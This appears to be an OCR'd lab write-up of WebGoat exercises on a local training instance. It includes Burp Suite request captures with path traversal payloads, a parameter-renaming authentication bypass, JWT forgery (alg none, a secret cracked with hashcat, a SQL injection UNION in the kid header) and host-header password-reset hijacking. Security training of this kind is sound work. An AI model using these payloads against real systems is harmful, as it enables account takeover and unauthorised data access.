

localhost:8080/WebGoat/start.mvc#lesson/PathTra
130%
Thunderbird Mail
Path traversal while uploading
Burp Suite Community Edition v2023.10.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Organizer Extensions Learn
Send Cancel
Target: http://localhost:8080 HTTP/1
Request
Pretty Raw Hex
Content-Type: multipart/form-data; boundary=--------------------------146090729017014286867832949843
Content-Length: 20814
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=FRzJ07GSGHsuCS9yY9IGL9Hub3AOmi0KljqUg5Fp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
----------------------------146090729017014286867832949843
Content-Disposition: form-data; name="uploadedFileRemoveUserInput"; filename="../Sistockphoto-1398462038-170667a.png"
Content-Type: image/png
RIFFÔNWEBPVP8X
,üRICCPHHLinomntrRGB XYZ Î
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 06 Nov 2023 12:35:41 GMT
{
"lessonCompleted":true,
"feedback":
"Congratulations. You have successfully completed the assignment.",
"output":null,
"assignment":
"ProfileUploadRemoveUserInput",
"attemptWasMade":true
}
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 1
Request headers 15
Response headers 6
Right Ctrl
ENG IN
18:05 06-11-2023


localhost:8080/WebGoat/start.mvc#lesson/PathTraver
130%
WEBGOAT
Path tr
Search lesson
Show hints
Reset lesson
1 2 3 4 5 6 7 8
ıtroduction
ıeneral
A1) Broken Access Control
A2) Cryptographic Failures
A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
A5) Security Misconfiguration
Visual Studio Code
Compon
A7) Identity & Auth Failure
A8) Software & Data Integrity
A9) Security Logging Failures
A10) Server-side Request For
lient side
hallenges
Burp Suite Community Edition v2023.10.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Organizer Extensions Learn
3 ×
Send Cancel
Target:
Request
Pretty Raw Hex
1 GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://localhost:8080/WebGoat/start.mvc
10 Cookie: JSESSIONID=FRzJ07GSGHsuCS9yY9IGL9Hub3AOmi0K1jqUg5Fp
Response
Pretty Raw Hex
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: image/jpeg
7 Content-Length: 63
8 Date: Mon, 06 Nov 2023 12:33:33 GMT
9
10 You found it submit the SHA-512 hash of your username as answer
Inspector
Request attributes
Request query pa
Request body par
Request cookies
Request headers
Response header
Right Ctrl
ENG
IN
18:04
06-11-2023

Assignment 7)
Identity & Auth Failure


Authentication Bypass
Just change the name of the securityQuestion parameter.
Here we change the name of the SecQuestion to secQuestions






Insecure Login


This is trivial just intercept request and check in BurpSuite






JWT Tokens


Part 3)Simply use webwolf to decode the token and find the username to be user.




Part 5)FInd the JWT token from burpSuite by viewing the request. Now we manipulate this token to set the admin in payload to true and the alg to None in header. The signature is not needed now.



Part 7)Trivial just MCQs







For parts 3,5 and 7.


Part 10)Use hash cat to traverse over the raft_medium list of words to find the secret in the JWT signature. The secret is found to be victory which is used to encode a new token. We change


some parts of the payload like the username to WebGoat and the expiry time of the token to complete the assignment.







Part 12)We need to change the exp date of the token and change alg to none to bypass the signature.We find the epoch for the next day online.






Part 13) As per the hints this part would require a SQL injection in the header section's webgoat_kid section. We also changed the name jerry in the payload to Tom.



https://jwt.io
JWT
Debugger
Libraries
Introduction
Ask
Crafted by Auth0 by Okta
Algorithm HS256
Encoded
Decoded
eyJ0eXAiOiJKV1QiLCJraWQiOi
JBQkNEJyBVTklPTiBTRUxFQ1Qg
J1RrWkRiSFZpJyBGUk9NIElORk
9STUFUSU9OX1NDSEVNQS5TWVNU
RU1fVVNFUlM7IC0tIiwiYWxnIj
oiSFMyNTYifQ.eyJpc3MiOiJXZ
WJHb2F0IFRva2VuIEJ1aWxkZXI
iLCJpYXQiOjE1MjQyMTA5MDQsI
mV4cCI6MTY5OTI3ODUzNCwiYXV
kIjoid2ViZ29hdC5vcmciLCJzd
WIiOiJ0b21Ad2ViZ29hdC5jb20
iLCJ1c2VybmFtZSI6Ilvbl0sIsI
kVtYWlsIjoidG9tQHdlYmdvYXQ
uY29tIiwiUm9sZSI6WyJDYXQiX
X0.VIxvNbm2O2bigEjGz3945EA
FiNR8YX60gbCGX7ffhF4
HEADER:
{
"typ": "JWT",
"kid": "ABCD' UNION SELECT
'TkZDbHVi' FROM
INFORMATION_SCHEMA.SYSTEM_USERS; --",
"alg": "HS256"
}
PAYLOAD:
{
"iss": "WebGoat Token Builder",
"iat": 1524210904,
"exp": 1699278534,
"aud": "webgoat.org",
"sub": "tom@webgoat.com",
"username": "Tom",
"Email": "tom@webgoat.com",
"Role": [
"Cat"
]



WebGoat
localhost:8080/
localhost:90
JSON Web T
Epoch Conv
localhost:8080/WebGoat/start.mvc#lesson/JWT.lesson
EBGOAT
JWT tokens
Search lesson
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13 14
Concept
This lesson teaches about using JSON Web Tokens (JWT) for authentication and the common pitfalls you need to be aware of when using JWT.
Goals
Teach how to securely implement the usage of tokens and validation of those tokens.
Introduction
Many application use JSON Web Tokens (JWT) to allow the client to indicate is identity for further exchange after authentication.
From https://jwt.io/introduction:
JSON Web Token (JWT) is an open standard (RFC 7519) that defines a c
and self-contained way for securely transmitting
information between parties as a JSON object. This information can b
verified and trusted because it is digitally signed. JWTs can be sig
a secret (with the HMAC algorithm) or a public/private key pair usin
JSON Web Token is used to carry information related to the identity
characteristics (claims) of a client. This "container" is signed by
in order to avoid that a client tamper it in order to change, for ex
the identity or any characteristics (example: change the role from s
user to admin or change the client login). This token is created dur
authentication (is provided in case of successful authentication) an
verified by the server before any processing. It is used by an appli
Right Ctrl
ENG
IN
20:08
05-11-2023

Password Reset

Part 2)Simply send a mail to webwolf. The password is sent in plaintext to the inbox of WebWolf.For some reason the tab did not turn green though I completed the assignment. Congratulations is written on the bottom which confirms my completion.
Part 4)Simply guess the password since the security question has such guessable answers.
Part 5)Trivial,just compare the different security questions.







Part 6)Click on forgot password to send a link to your email for reset password link.Intercept this using burpsuite. Change the email to tom's email in the request in BurpSuite and the host to 9090 to get the reset link on webwolf. Now you get a URL for the reset link and change the password there.

